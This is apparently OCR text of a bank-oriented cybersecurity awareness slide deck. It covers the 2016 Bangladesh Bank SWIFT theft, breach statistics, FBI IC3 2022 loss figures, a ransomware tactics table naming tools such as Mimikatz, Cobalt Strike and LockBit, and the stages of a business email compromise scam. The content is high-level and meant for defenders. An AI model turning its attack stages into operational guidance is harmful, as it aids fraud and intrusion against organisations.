
THE BILLION-DOLLAR BANK JOB

In 2016, a mysterious syndicate tried to steal $951 million from Bangladesh's central bank - and laid bare a profound weakness in the system by which money moves around the world.


- Nearly USD 1 Billion attempted

- USD 81 millions lost

Data Breaches



Attack Patterns



4	Major Patterns
75 %	Breaches involved human elements
49 %	Breaches involved credentials
24 %	Breaches involved ransomware

Attack Pattern Trends

40%
30%
20%
10%
0%
2017
2019
2021
2023
System Intrusion
Social Engineering
Basic Web Application Attacks
Miscellaneous Errors
Privilege Misuse
Lost and Stolen Assets
Everything Else

Motives

BEC

Ransomware

SWIFT Transfer

Personal Information

Customer Information (KYC)

Sales Transactions

Financial Information

Privacy and PII

Personal Information

Customer Information (KYC)

Sales Transactions

Financial Information

- PII Data has much longer shelf life than bank card/account information.
- CC/Debit card has shelf live of months if not weeks.
- Name, NIRC, DoB, have shelf life of years.
  - Biometrics, Customer Information (KYC)

Threat Landscape - Myanmar

Domestic Threats

Foreign/Global Threats

Opportunistic

Targeted, Advanced & Persistent

Data Breach / Theft / Fraud

- Compromise of PII
- Compromise Corporate confidential information
- Financial loss

Data Breach

- Compromise of PII
- Compromise Corporate confidential information

Thrill / Skill

- Compromise of PII
- Compromise of corporate confidential information
- Reputational Damage
  - Social Media
- Financial Loss
- Extend/Expose to APT

Ransomware

- Interruption in critical business operations
- Compromise of PII/
- Compromise of corporate confidential information

BEC

- Financial loss in USD Millions
- Compromise of PII/
- Compromise of corporate confidential information


Espionage

- Compromise of PII
- Compromise of corporate confidential information

Ransomware

Initial Access	Credential Theft	Lateral Movement	Persistence	Payload
RDP Brute force	**Mimikatz**	Cobalt Strike	New Accounts	LockBit
Vulnerable Internet Facing System	LSA Secrets	WMI	GPO Changes	CrySiS
Phishing	Credential Valuts	**Management Tools**	Shadow IT Tools	**REvil**
	Credentials in Plaintext	PsExec	Schedule Task	Ryuk
	Service Account Abuse		**Service Registration**	WannaCry

IC3 Report 2022



By Victim Loss

Crime Type	*Loss*	*Crime Type*	*Loss*
Investment	$3,311,742,206	Lottery/Sweepstakes/Inheritance	$83,602,376
BEC	$2,742,354,049	SIM Swap	$72,652,571
Tech Support	$806,551,993	Extortion	$54,335,128
Personal Data Breach	$742,438,136	Employment	$52,204,269
Confidence/Romance	$735,882,192	Phishing	$52,089,159
Data Breach	$459,321,859	Overpayment	$38,335,772
Real Estate	$396,932,821	Ransomware	*$34,353,237
Non-Payment/Non-Delivery	$281,770,073	Botnet	$17,099,378
Credit Card/Check Fraud	$264,148,905	Malware	$9,326,482
Government Impersonation	$240,553,091	Harassment/Stalking	$5,621,402
Identity Theft	$189,205,793	Threats of Violence	$4,972,099
Other	$117,686,789	IPR/Copyright/Counterfeit	$4,591,177
Spoofing	$107,926,252	Crimes Against Children	$577,464
Advanced Fee	$104,325,444		

FEDERAL BUREAU of INVESTIGATION
Internet Crime Report
2022
DEPARTMENT OF JUSTICE
FEDERAL BUREAU OF INVESTIGATION
FIDELITY BRAVERY INTEGRITY

USD 2.7 Billions

Business Email Compromise

BEC Scam

Fraud

1

A Fraudster sends email to the target posing as the suppliers/service provider

2

A Fraudster inform a target a change in the payment details Update Account Number

3

Finance manager made payment to new account

4

Finance manage noticed a fraud when the real supplier calls for unpaid fees

BEC Scam

Stages

Initial Compromise

Establish Foothold

Evasion

Internal Reconnaissance

Fraud

- Phishing
- Password guessing
- Credentials Database

- Additional Accounts Phishing
  - Internal/External Users
- Email Forwarding
- Set up access tokens
  - App Passwords

- Mailbox rules
  - Forward
  - Mail Clients
- VPN

- Identify key players
- Identify communication patterns

- Account Information Update requests
- Fraudulent transfer requests

